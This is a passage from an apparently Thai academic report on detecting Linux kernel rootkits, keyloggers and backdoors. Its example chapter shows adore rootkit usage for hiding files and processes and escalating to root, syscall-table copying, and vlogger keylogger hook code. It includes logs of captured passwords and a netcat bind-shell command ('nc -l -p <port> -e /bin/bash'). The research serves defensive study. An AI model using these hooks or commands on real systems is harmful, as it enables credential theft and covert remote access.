ถ้าตรงกับพฤติกรรมของ Keylogger เราจะนับจำนวนที่แจ้งเข้ามาค่อยๆเข้าใกล้การติดเชื้อแบบ Keylogger มากขึ้น ประกอบกับการพิจารณาการเปลี่ยนแปลงของตำแหน่ง tty ที่ถูกแก้ไขโดย Keylogger เข้าร่วมกันแล้วจึงนำไปพิจารณาเปอร์เซ็นต์ความเป็น Keylogger

4.4.5.3 Backdoor

ส่วนนี้ถ้าเราตรวจสอบมาแล้วพบว่ามีความผิดปกติเราจะถือว่าพบโดยไม่มีการนำไปตัดสินใจต่อ เนื่องจากว่า Backdoor นั้นผู้ไม่หวังดีสามารถปรับการเปิดพอร์ตได้ตามใจทำให้ไม่สามารถให้ค่าความสำคัญของพอร์ตได้ หากนับจำนวนของพอร์ตก็ไม่ได้ผลเนื่องจาก Backdoor ไม่จำเป็นต้องเปิดพอร์ตมากมายเพียงแต่เปิดให้สามารถติดต่อข้อมูลได้เล็กน้อยก็อันตรายมากเกินพอ

บทที่ 5
ตัวอย่างโปรแกรมมัลแวร์

5.1 Adore0.52 (Kernel Rootkit) พฤติกรรมแก้ไข system call

adore ถือเป็น Kernel Rootkit ชนิดหนึ่งซึ่งมีความสามารถหลากหลาย เราจะใช้ adore version 0.52 ในการนำมาเป็นตัวอย่างกรณีศึกษา Kernel Rootkit

```
[root@localhost adore52]# insmod adore.o
[root@localhost adore52]#
```

รูป 5.1 การโหลด adore เพื่อฝังไปยัง kernel

5.1.1 การซ่อนไฟล์โดยใช้ ava

```
[guest@localhost adore52]$ ls /home/guest/
adore52  test
[guest@localhost adore52]$
```

รูป 5.2 ไฟล์ test ที่ยังไม่โดนซ่อน

```
[guest@localhost adore52]$ ./ava h /home/guest/test
Checking for adore  0.12 or higher ...
Adore 0.52 installed. Good luck.
File '/home/guest/test' hided.
[guest@localhost adore52]$ ls /home/guest/
adore52
[guest@localhost adore52]$
```

รูป 5.3 ซ่อนไฟล์ test ด้วยโปรแกรม ava

5.1.2 การซ่อนโพรเซสโดยใช้ ava

```
[guest@localhost adore52]$ gedit test &
[2] 7669
[1]   Done                    gedit test
[guest@localhost adore52]$ ps
  PID TTY          TIME CMD
 7118 pts/0    00:00:00 bash
 7669 pts/0    00:00:00 gedit
 7679 pts/0    00:00:00 ps
[guest@localhost adore52]$
```

รูป 5.4 โพรเซส gedit ที่ยังไม่ถูกซ่อน

```
[guest@localhost adore52]$ ./ava i 7669
Checking for adore  0.12 or higher ...
Adore 0.52 installed. Good luck.



Made PID 7669 invisible.
[guest@localhost adore52]$ ps
  PID TTY          TIME CMD
 7118 pts/0    00:00:00 bash
 7808 pts/0    00:00:00 ps
[guest@localhost adore52]$
```

รูป 5.5 ซ่อนโพรเซส gedit ด้วย ava

5.1.3 การเปลี่ยนสิทธิ์เป็น root โดยใช้ ava

```
[guest@localhost adore52]$ whoami
guest
[guest@localhost adore52]$ ./ava r /bin/bash
Checking for adore  0.12 or higher ...
Adore 0.52 installed. Good luck.
[root@localhost adore52]# whoami
root
[root@localhost adore52]#
```

รูป 5.6 ทำให้ user ใดๆก็ตามเป็น root โดยใช้ ava

5.2 Suckit พฤติกรรม copy system call table

Rootkit ชนิดนี้จะ copy system call ตัวเก่าที่ยังไม่ได้ถูกแก้ไข แล้วทำการแก้ไขตัว copy ให้เป็นไปในทิศทางที่ต้องการ ตัวอย่างที่เราศึกษาเป็นการนำเทคนิค Suckit ซึ่งเป็น Rootkit ชนิดหนึ่งที่มีพฤติกรรม copy system call table มาดัดแปลง

1) ใช้โปรแกรมที่พัฒนาขึ้นเพื่อเช็คตำแหน่งของ system call table จะได้ผลดังรูป 5.7 ซึ่ง system call table ยังปกติอยู่

```
address of Systemcall table at : 0xc030a0f0
```

รูป 5.7 system call table ของระบบที่ยังไม่โดน Rootkit ฝัง 0xc030a0f0

2) นำ Rootkit ที่พัฒนาขึ้นมาโหลดไปยัง kernel ตามรูป 5.8

```
[root@localhost kern]# insmod copy.o
```

รูป 5.8 ฝัง Rootkit เข้าไปใน kernel

3) หลังจากโหลด Rootkit ไปยัง kernel แล้ว ใช้โปรแกรมที่พัฒนาขึ้นมาเพื่อตรวจสอบ address ของ system call table อีกครั้ง ผลลัพธ์คือ system call table ถูกเปลี่ยนดังรูป 5.9

```
address of Systemcall table at : 0xcf1e0800
```

รูป 5.9 systemcall table ถูกเปลี่ยนเป็น 0xcf1e0800

4) เมื่อฝัง Kernel Rootkit แล้ว เราจะใช้โปรแกรมบน user-mode เพื่อเรียก Kernel Rootkit ที่ได้ฝังไป ดังรูป 5.10

```
[guest@localhost guest]$ ./awake
[root@localhost guest]#
[root@localhost guest]#
[root@localhost guest]# whoami
root
[root@localhost guest]#
[root@localhost guest]# id
uid=0(root) gid=0(root) groups=503(guest)
```


รูป 5.10 โปรแกรมบน user-mode สำหรับเรียก Rootkit ที่ถูกโหลดไปยัง kernel

5.3 Vlogger

5.3.1 Introduction

Keylogger ถูกใช้อย่างกว้างขวางในงานประเภท honeypots, hacked system โดยนักเจาะระบบ blackhat และ whitehat ซึ่งมีทั้งแบบที่ทำงานบน user space เช่น iob, uberkey, unixkeylogger เป็นต้น และแบบที่ทำงานบน kernel space เช่น linspy, kkeylogger โดยวิธีการที่ใช้ใน keylogger ที่เป็นที่นิยมก็คือการ intercept sys_read, sys_write systemcall อย่างไรก็ตามวิธีนี้เป็นวิธีที่ไม่เสถียรเนื่องจากจะทำให้ทั้งระบบทำงานช้าลงอย่างเห็นได้ชัด เพราะ sys_read หรือ sys_write เป็นฟังก์ชันหลักที่จะถูกเรียกเมื่อโพรเซสต้องการอ่านหรือเขียนข้อมูลจาก device ต่างๆ

5.3.2 Linux keyboard driver ทำงานอย่างไร



รูป 5.11 ฟังก์ชันและ module ต่างๆ ของการทำงานระหว่าง keyboard และ user process

อย่างแรก เมื่อผู้ใช้งานกดปุ่มบน keyboard ตัว keyboard จะส่ง scancode ให้กับ keyboard driver โดยที่การกดปุ่มเพียงครั้งเดียวสามารถสร้างลำดับของ scancode ได้ถึง 6 scancode

ในฟังก์ชันของ handle_scancode() ใน keyboard driver จะทำหน้าที่ส่ง stream ของ scancode และแปลงเป็นลำดับของ event การกด key และการปล่อย key เรียกว่า keycode โดยใช้ translation table ผ่านฟังก์ชัน kbd_translate() ซึ่งแต่ละ key จะมี keycode เป็นของตัวเองซึ่งอยู่ในช่วง 1-127 เช่นการกดอักษร 'a' มี keycode เป็น 30 และการปล่อยปุ่มจะมี keycode 128 ดังนั้น keycode ที่ได้จะเป็น 158 (30+128)

ต่อไป keycode จะถูกแปลงเป็น key symbol โดยไล่หา keymap ที่ถูกต้อง ขั้นตอนนี้เป็นขั้นตอนที่ซับซ้อน เพราะ modifier ทั้ง 8 แบบ (shift keys - Shift , AltGr, Control, Alt, ShiftL, ShiftR, CtrlL and CtrlR) และการใช้ modifier ร่วมกันรวมถึง lock ต่างๆ (numlock, caps lock, scroll lock)

จากนั้นจึงได้ตัวอักษรออกมาแล้วจึงส่งให้ raw tty queue – tty_flip_buffer ส่วนใน tty line discipline จะมีการเรียกฟังก์ชัน receive_buf() เป็นระยะๆเพื่อรับตัวอักษรจาก tty_flip_buffer จากนั้นจึงส่งให้ tty read queue เมื่อโพรเซสต้องการ input จาก user จะมีการเรียกฟังก์ชัน read() บน stdin ของโพรเซส ส่วน sys_read() จะเรียกฟังก์ชัน read() ที่ประกาศไว้ในโครงสร้างของ file_operaions (ที่ชี้ไปที่ tty_read) ของ tty ที่ตรงกัน (เช่น /dev/tty0) เพื่ออ่านอักษรที่ได้รับมาและส่งให้กับโพรเซส

Keyboard driver สามารถเปลี่ยน mode ได้ 1 ใน 4 โดย Mode ทั้งหลายนี้มีผลต่อชนิดของข้อมูลที่โปรแกรมจะได้รับจาก keyboard ดังนี้

1) Scancode(RAW MODE) : โปรแกรมรับ scancode เป็น input ถูกใช้โดยโปรแกรมที่สร้าง keyboard driver ของตัวเอง
2) Keycode(MEDIUMRAW MODE): โปรแกรมที่รับข้อมูลว่ากด key อะไรถูกกดหรือปล่อย
3) ASCII(XLATE MODE): โปรแกรมรับตัวอักษรที่ประกาศไว้โดย keymoap โดยใช้ 8-bit encoding
4) Unicode(UNICODE MODE): mode นี้ต่างจาก ASCII ตรงที่อนุญาตให้ผู้ใช้งานสร้างตัวอักษร UTF8 unicode ด้วยเลขฐานสิบ, ใช้ Ascii_0 ถึง Ascii_9, หรือค่า hexadecimal (4หลัก), ใช้ Hex_0 ถึง Hex_9 โดยที่ keymap สามารถติดตั้งไว้เพื่อสร้าง UTF8 (ด้วย U+XXXX pseudo-symbol, โดยที่ X คือเลขฐานสิบหก)

5.3.3 วิธีการของ kernel based keylogger

เราสามารถสร้าง kernel based keylogger หลักๆได้ 2 วิธี โดยการเขียน keyboard interrupt handler ขึ้นมาเอง หรือการ hijack ฟังก์ชันที่ประมวลผล input

5.3.3.1 Interrupt handler

ในการบันทึกการกดปุ่ม เราจะใช้ interrupt handler ของตัวเองภายใต้โครงสร้างของ Intel architecture จะมี IRQ ของ keyboard คือ IRQ1 เมื่อได้รับ keyboard interrupt แล้ว keyboard interrupt handler ที่เราสร้างขึ้นจะอ่าน scancode และสถานะของ keyboard โดย keyboard event สามารถอ่านและเขียนผ่าน port 0x60 (keyboard data register) และ 0x64 (keyboard status register) โดยวิธีการนี้ขึ้นอยู่กับ platform และการสร้าง interrupt handler ต้องทำอย่างรัดกุมเพื่อไม่ให้ระบบเกิดความเสียหาย

โปรแกรม 5.1 การประกาศตัวแปรและฟังก์ชันที่ต้องใช้ในการสร้าง interrupt handler ขึ้นมาเอง

```
/* below code is intel specific */
#define KEYBOARD_IRQ 1
#define KBD_STATUS_REG 0x64
#define KBD_CNTL_REG 0x64
#define KBD_DATA_REG 0x60

#define kbd_read_input() inb(KBD_DATA_REG)
#define kbd_read_status() inb(KBD_STATUS_REG)
#define kbd_write_output(val) outb(val, KBD_DATA_REG)
#define kbd_write_command(val) outb(val, KBD_CNTL_REG)
```

โปรแกรม 5.2 ฟังก์ชันที่ใช้เพื่อการสร้าง IRQ handler ขึ้นมาเอง

```
/* register our own IRQ handler */
request_irq(KEYBOARD_IRQ, my_keyboard_irq_handler, 0,
"my keyboard", NULL);

In my_keyboard_irq_handler():
     scancode = kbd_read_input();
     key_status = kbd_read_status();
     log_scancode(scancode);
```

5.3.3.2 Function hijacking

ตามรูปที่ 5.11 สามารถสร้าง keylogger เพื่อบันทึก input ได้ด้วยการ hijack ฟังก์ชันของ handle_scancode(), put_queue(), receive_buf(), tty_read(), และ sys_read() แต่ไม่สามารถดักฟังก์ชันของ tty_insert_flip_char() ได้เพราะเป็นฟังก์ชันแบบ INLINE

1) Handle_scancode() เป็นฟังก์ชันเริ่มต้นของ keyboard driver ที่รับผิดชอบเกี่ยวกับ scancode ที่ได้รับจาก keyboard

โปรแกรม 5.3 ที่อยู่ไฟล์ที่เก็บฟังก์ชันของ handle_scancode() และ argument ของฟังก์ชัน

```
# /usr/src/linux/drives/char/keyboard.c
void handle_scancode(unsigned char scancode, int down);
```

การสลับ handle_scancode() ตัวเก่ากับฟังก์ชันใหม่ที่สามารถบันทึก scancode ได้ทั้งหมด แต่ handle_scancode() นั้นไม่ใช่ฟังก์ชันแบบ global และ exportel.d การจะทำเช่นนั้นได้อาศัยเทคนิคอีกแบบหนึ่ง

โปรแกรม 5.4 การ implement ฟังก์ชัน handle_scancode() แบบคร่าวๆ

```
#define CODESIZE 7
static char hs_code[CODESIZE];
static char hs_jump[CODESIZE] =
       "\xb8\x00\x00\x00\x00"     /*movl   $0,%eax   */
       "\xff\xe0"                 /*jmp    *%eax     */
   ;

void (*handle_scancode) (unsigned char, int) =
        (void (*)(unsigned char, int)) HS_ADDRESS;

void _handle_scancode(unsigned char scancode, int
keydown)
{
       if (logging && keydown)
          log_scancode(scancode, LOGFILE);

       down(&hs_sem);

       memcpy(handle_scancode, hs_code, CODESIZE);
       handle_scancode(scancode, keydown);
       memcpy(handle_scancode, hs_jump, CODESIZE);

       up(&hs_sem);
}

HS_ADDRESS is set by the Makefile executing this
```

วิธีการนี้ใกล้เคียงกับการทำ interrupt handler โดยมีข้อดีที่สามารถบันทึกการกด keyboard ภายใต้ X server และ console ได้ไม่ว่าจะมีการเรียกใช้ tty หรือไม่ และสามารถบันทึกปุ่มที่กดได้อย่างแม่นยำ (รวมถึงปุ่มพิเศษเช่น Control, Alt, Shift และอื่นๆ) แต่มีข้อเสียโดยที่วิธีการนี้ขึ้นอยู่กับ platform , ไม่สามารถบันทึก remote session ได้ และมีความซับซ้อนสูงหากต้องการสร้าง keylogger ขั้นสูงด้วยวิธีนี้

2) Put_queue ฟังก์ชันนี้ถูกเรียกใช้โดย handle_scancode() เพื่อส่งตัวอักษรให้กับ tty_queue การ intercept ฟังก์ชันนี้เราสามารถใช้เทคนิคเดียวกับ handle_scancode() ได้

โปรแกรม 5.5 ที่อยู่ไฟล์ที่เก็บฟังก์ชัน put_queue และ argument

```
# /usr/src/linux/drives/char/keyboard.c
void put_queue(int ch);
```

3) Receive_buf ฟังก์ชัน receive_buf() ถูกเรียกโดย tty driver ระดับต่ำเพื่อส่งตัวอักษรที่ได้รับจาก hardware เข้าสู่ line discipline เพื่อประมวลผล

โปรแกรม 5.6 ที่อยู่ไฟล์ที่เก็บฟังก์ชัน receive_buf() พร้อมทั้งอธิบาย argument ที่ใช้

```
# /usr/src/linux/drivers/char/n_tty.c */
static void n_tty_receive_buf(struct tty_struct *tty,
const unsigned char *cp, char *fp, int count)

cp is a pointer to the buffer of input character
received by the device.
fp is a pointer to a pointer of flag bytes which
indicate whether a
character was received with a parity error, etc.
```

โปรแกรม 5.7 โครงสร้างของ tty และ tty line discipline

```
# /usr/include/linux/tty.h
struct tty_struct {
     int  magic;
     struct tty_driver driver;
     struct tty_ldisc ldisc;
     struct termios *termios, *termios_locked;
     ...
}

# /usr/include/linux/tty_ldisc.h
struct tty_ldisc {
     int  magic;
     char *name;
     ...
     void (*receive_buf)(struct tty_struct *,
     const unsigned char *cp, char *fp, int count);
     int  (*receive_room)(struct tty_struct *);
     void (*write_wakeup)(struct tty_struct *);
};
```

การ intercept ฟังก์ชันนี้ อาจต้องมีการเก็บ address ของ receive_buf() เดิม จากนั้นจึงเซ็ต ldisc_receiver_buf ไปหา new_receive_buf() เพื่อทำการบันทึก input

โปรแกรม 5.8 การ intercept ฟังก์ชัน และการ implement new_receive_buf()

```
Ex: to log inputs on the tty0

int fd = open("/dev/tty0", O_RDONLY, 0);
struct file *file = fget(fd);
struct tty_struct *tty = file->private_data;
old_receive_buf = tty->ldisc.receive_buf;
tty->ldisc.receive_buf = new_receive_buf;

void new_receive_buf(struct tty_struct *tty, const
unsigned char *cp, char *fp, int count)
{
     logging(tty, cp, count);       //log inputs

     /* call the original receive_buf */
     (*old_receive_buf)(tty, cp, fp, count);
}
```

4) Tty_read ฟังก์ชันนี้ถูกเรียกเมื่อโพรเซสต้องการอ่านตัวอักษรจาก tty ผ่าน sys_read()

โปรแกรม 5.9 ที่อยู่ไฟล์ tty_io.c ที่เก็บฟังก์ชัน tty_read() พร้อมกับ argument

```
# /usr/src/linux/drives/char/tty_io.c
static ssize_t tty_read(struct file * file, char * buf,
size_t count, loff_t *ppos)
```

โปรแกรม 5.10 โครงสร้างที่ใช้เพื่อทำการอ่าน tty

```
static struct file_operations tty_fops = {
     llseek:    tty_lseek,
     read:           tty_read,
     write:     tty_write,
     poll:           tty_poll,
     ioctl:     tty_ioctl,
     open:           tty_open,
     release:   tty_release,
     fasync:    tty_fasync,
};
```

โปรแกรม 5.11 การ implement บางส่วนเพื่อทำการบันทึกข้อมูลจาก tty0

```
extern void *sys_call_table[];
original_sys_read = sys_call_table[__NR_read];
sys_call_table[__NR_read] = new_sys_read;
```

5) sys_read/sys_write การทำ intercept sys_read/sys_write เพื่อให้ชี้มาที่ code ที่เราสร้างขึ้นเองเพื่อการบันทึกข้อมูลจากการเรียก read/write

โปรแกรม 5.12 การ implement เพื่อ intercept sys_read

```
int fd = open("/dev/tty0", O_RDONLY, 0);
struct file *file = fget(fd);
old_tty_read = file->f_op->read;
file->f_op->read = new_tty_read;
```

5.3.4 Vlogger

5.3.4.1 การ intercept syscall/tty

การบันทึกทั้ง local และ remote session นั้นจะใช้การ intercept receive_buf() ซึ่งภายใน kernel จะมีโครงสร้างของ tty_struct และ tty_queue ที่มีการจองพื้นที่แบบ dynamic เมื่อมีการเปิด tty ดังนั้นจึงต้องมีการ intercept sys_open เพื่อให้มีการเรียกฟังก์ชัน receive_buf() แบบ dynamic ทุกครั้งที่มีการเรียกใช้ tty หรือ pts

โปรแกรม 5.13 การ intercept sys_open

```
// to intercept open syscall
original_sys_open = sys_call_table[__NR_open];
sys_call_table[__NR_open] = new_sys_open;
```

โปรแกรม 5.14 การ implement ฟังก์ชัน new_sys_open()

```
// new_sys_open()
asmlinkage int new_sys_open(const char *filename, int
flags, int mode)
{
...
     // call the original_sys_open
     ret = (*original_sys_open)(filename, flags, mode);

     if (ret >= 0) {
          struct tty_struct * tty;
...
          file = fget(ret);
          tty = file->private_data;
          if (tty != NULL &&
...
               tty->ldisc.receive_buf !=
new_receive_buf) {
...
                    // save the old receive_buf

                    old_receive_buf = tty-
>ldisc.receive_buf;
...
          /*
          * init to intercept receive_buf of this tty
          * tty->ldisc.receive_buf = new_receive_buf;
          */
               init_tty(tty, TTY_INDEX(tty));
          }
...
}
```

โปรแกรม 5.15 การ implement ฟังก์ชัน new_receive_buf()

```
// our new receive_buf() function
void new_receive_buf(struct tty_struct *tty, const
unsigned char *cp, char *fp, int count)
{
     if (!tty->real_raw && !tty->raw)    // ignore raw
mode
          // call our logging function to log user
inputs
          vlogger_process(tty, cp, count);
     // call the original receive_buf
     (*old_receive_buf)(tty, cp, fp, count);
}
```

5.3.4.2 feature

1) บันทึกได้ทั้ง local และ remote session(ผ่าน tty และ pts)
2) แยกการบันทึกสำหรับแต่ละ tty/session โดยที่แต่ละ tty มี buffer เป็นของตัวเอง
3) รองรับอักขระพิเศษได้เกือบทั้งหมด (F1 ถึง F12, Shift+F1 ถึง Shift+F12, อื่นๆ)
4) รองรับการกดปุ่มสำหรับการ editing เช่น Ctrl-U และ backspace
5) มีการบันทึกเวลา, timezone
6) เปลี่ยน mode ได้ 3 แบบ โดยการเปลี่ยน mode ใช้ magic password พร้อมกับการกดปุ่ม Ctrl+]
   6.1) dumb mode บันทึกการกดปุ่มทั้งหมด
   6.2) smart mode ตรวจจับการพิมพ์ password ได้โดยอัตโนมัติ เพื่อบันทึก user/password เท่านั้น
   6.3) normal mode ปิดการบันทึกทั้งหมด

โปรแกรม 5.16 มีการกำหนด magic_pass ไว้ที่ "31337" จากนั้นกด Ctrl+] เพื่อเปลี่ยน mode

```
#define VK_TOGLE_CHAR     29    // CTRL-]
#define MAGIC_PASS  "31337"     // to switch mode, type
MAGIC_PASS
                    // then press VK_TOGLE_CHAR key
```

5.3.4.3 การใช้งาน

ประกาศ LOG_DIR เพื่อใช้ในการเก็บ logfile, TIMEZONE เพื่อกำหนด timezone ที่ต้องการ, MAGIC_PASS เพื่อการเปลี่ยน mode

โปรแกรม 5.17 การประกาศตัวแปรที่จำเป็น

```
// directory to store log files
#define LOG_DIR "/tmp/log"

// your local timezone
#define TIMEZONE    7*60*60    // GMT+7

// your magic password
#define MAGIC_PASS  "31337"
```

ตัวอย่าง 5.1 logfile ที่มีอยู่ทั้งหมด

```
[root@localhost log]# ls -l
total 60
-rw-------    1 root     root          633 Jun 19 20:59 pass.log
-rw-------    1 root     root        37593 Jun 19 18:51 pts11
-rw-------    1 root     root           56 Jun 19 19:00 pts20
-rw-------    1 root     root          746 Jun 19 20:06 pts26
-rw-------    1 root     root          116 Jun 19 19:57 pts29
-rw-------    1 root     root         3219 Jun 19 21:30 tty1
-rw-------    1 root     root        18028 Jun 19 20:54 tty2
```

ตัวอย่าง 5.2 เนื้อหาใน logfile ใน dumb mode ทั้ง local และ remote

```
---in dumb mode
[root@localhost log]# head tty2              // local session
<19/06/2002-20:53:47 uid=501 bash> pwd
<19/06/2002-20:53:51 uid=501 bash> uname -a
<19/06/2002-20:53:53 uid=501 bash> lsmod
<19/06/2002-20:53:56 uid=501 bash> pwd
<19/06/2002-20:54:05 uid=501 bash> cd /var/log
<19/06/2002-20:54:13 uid=501 bash> tail messages
<19/06/2002-20:54:21 uid=501 bash> cd ~
<19/06/2002-20:54:22 uid=501 bash> ls
<19/06/2002-20:54:29 uid=501 bash> tty
<19/06/2002-20:54:29 uid=501 bash> [UP]

[root@localhost log]# tail pts11     // remote session
<19/06/2002-18:48:27 uid=0 bash> cd new
<19/06/2002-18:48:28 uid=0 bash> cp -p ~/code .
<19/06/2002-18:48:21 uid=0 bash> lsmod
<19/06/2002-18:48:27 uid=0 bash> cd /va[TAB][^H][^H]tmp/log/
<19/06/2002-18:48:28 uid=0 bash> ls -l
<19/06/2002-18:48:30 uid=0 bash> tail pts11
<19/06/2002-18:48:38 uid=0 bash> [UP] | more
<19/06/2002-18:50:44 uid=0 bash> vi vlogertxt
<19/06/2002-18:50:48 uid=0 vi> :q
<19/06/2002-18:51:14 uid=0 bash> rmmod vlogger
```

ตัวอย่าง 5.3 เนื้อหาใน logfile ใน smart mode

```
---in smart mode
[root@localhost log]# cat pass.log
[19/06/2002-18:28:05 tty=pts/20 uid=501 sudo]
USER/CMD sudo traceroute yahoo.com
PASS 5hgt6d
PASS

[19/06/2002-19:59:15 tty=pts/26 uid=0 ssh]
USER/CMD ssh guest@host.com
PASS guest

[19/06/2002-20:50:44 tty=pts/29 uid=504 ftp]
USER/CMD open ftp.ilog.fr
USER Anonymous
PASS heh@heh

[19/06/2002-20:59:54 tty=pts/29 uid=504 su]
USER/CMD su -
PASS asdf1234
```

5.4 Backdoor

5.4.1 ประเภทของ Backdoor

Backdoor แบ่งเป็น 2 ประเภท

1) Backdoor แบบ User mode เป็น Backdoor ที่รันอยู่ใน User mode ซึ่งจะไม่มีความสามารถในการซ่อนโพรเซสของการเชื่อมต่อ จึงสามารถตรวจจับได้ง่าย
   1.1) ข้อดีคือใช้งานง่าย ไม่ต้องมีการ Load kernel module ไม่จำเป็นต้องมีความรู้เรื่อง Kernel module
   1.2) ข้อเสียคือ ถูกตรวจจับได้ง่ายเพราะไม่มีการซ่อนโพรเซสของการเชื่อมต่อ
2) Backdoor แบบ Kernel mode ต้อง เป็น Backdoor ที่ทำงานแบบ Kernel module ต้องมีการติดตั้ง โมดูล ซึ่งส่วนใหญ่จะมีความสามารถอื่นๆอีกหลายอย่าง เช่น ซ่อนไฟล์ ซ่อนโพรเซส และซ่อนการเชื่อมต่อซึ่งจะเรียก Backdoor แบบ Kernel mode นี้ว่า Kernel Rootkits ซึ่งมีความสามารถในการเป็น Backdoor
   2.1) ข้อดีคือ เนื่องจากมีความสามารถในการซ่อนโพรเซสของการเชื่อมต่อ จึงทำให้ถูกตรวจจับยาก
   2.2) ข้อเสียคือ การใช้งานยุ่งยาก ต้องมีการ Load kernel module และคอมไฟล์โปรแกรมแบบ Kernel

5.4.2 สมมติฐานของวิธีการตรวจจับ Backdoor

เนื่องจาก Backdoor ประเภทนี้จะไม่มีการซ่อนโพรเซสของการเชื่อมต่อ โดยพฤติกรรมของ Backdoor ประเภทนี้ คือจะทำการเปิด port แปลกๆในสถานะ LISTENING เพื่อรอรับการเชื่อมต่อเข้ามาของผู้โจมตี โดยจะเปิดบริการที่ port นั้น เช่น /bin/bash ดังนั้น เราจึงตั้งสมมติฐานที่ว่าหาก เครื่องของเรานั้นมีการเปิด port และให้บริการ service แปลกๆ แสดงว่าเครื่องของเราอาจถูก Backdoor ประเภทนี้โจมตีอยู่ ส่วน Backdoor แบบ Kernel mode นั้นจะถูกตรวจจับได้ในส่วนของการตรวจจับ Kernel Rootkits อยู่แล้ว เพราะจะมีการเปลี่ยนแปลงการทำงานบางอย่างของ System call

5.4.3 Netcat (Backdoor)

เป็นโปรแกรม Backdoor User mode ที่สามารถสร้างช่องทางที่ให้ผู้โจมตีสามารถเข้ามาในระบบนั้นอีกครั้ง โดยไม่ต้องผ่านการเจาะระบบที่ยุ่งยาก Netcat จะสามารถสั่งให้ระบบนั้นเปิดพอร์ต (port) พร้อมกับบริการ (service) เมื่อผู้โจมตีต้องการเข้ามาในระบบอีกครั้งก็สามารถเข้ามาทางพอร์ต (port) นั้น และใช้บริการ (service) ที่พอร์ตนั้นเปิดอยู่ ทำให้สามารถเข้ามาในระบบได้ทันที ซึ่งจะไม่มีความมาสามารถในการซ่อนโพรเซสของการเชื่อมต่อ จึงสามารถตรวจจับได้ง่าย


5.4.4 วิธีการใช้งาน

1) การขอดู help โดยใช้คำสั่ง #nc –h

```
File  Edit  View  Terminal  Help
pingy@pingy-desktop:~/netcat$ nc -h
[v1.10-38]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
pingy@pingy-desktop:~/netcat$
```


รูป 5.15 คำสั่ง #nc –h จะแสดง Option และวิธีการใช้งาน

2) การขอใช้งาน Bash Shell ของเครื่องเป้าหมาย ใช้คำสั่ง #nc -l -p <port> -e /bin/bash ที่เครื่องเป้าหมาย เพื่อเปิด port 10000 และให้บริการ Bash Shell

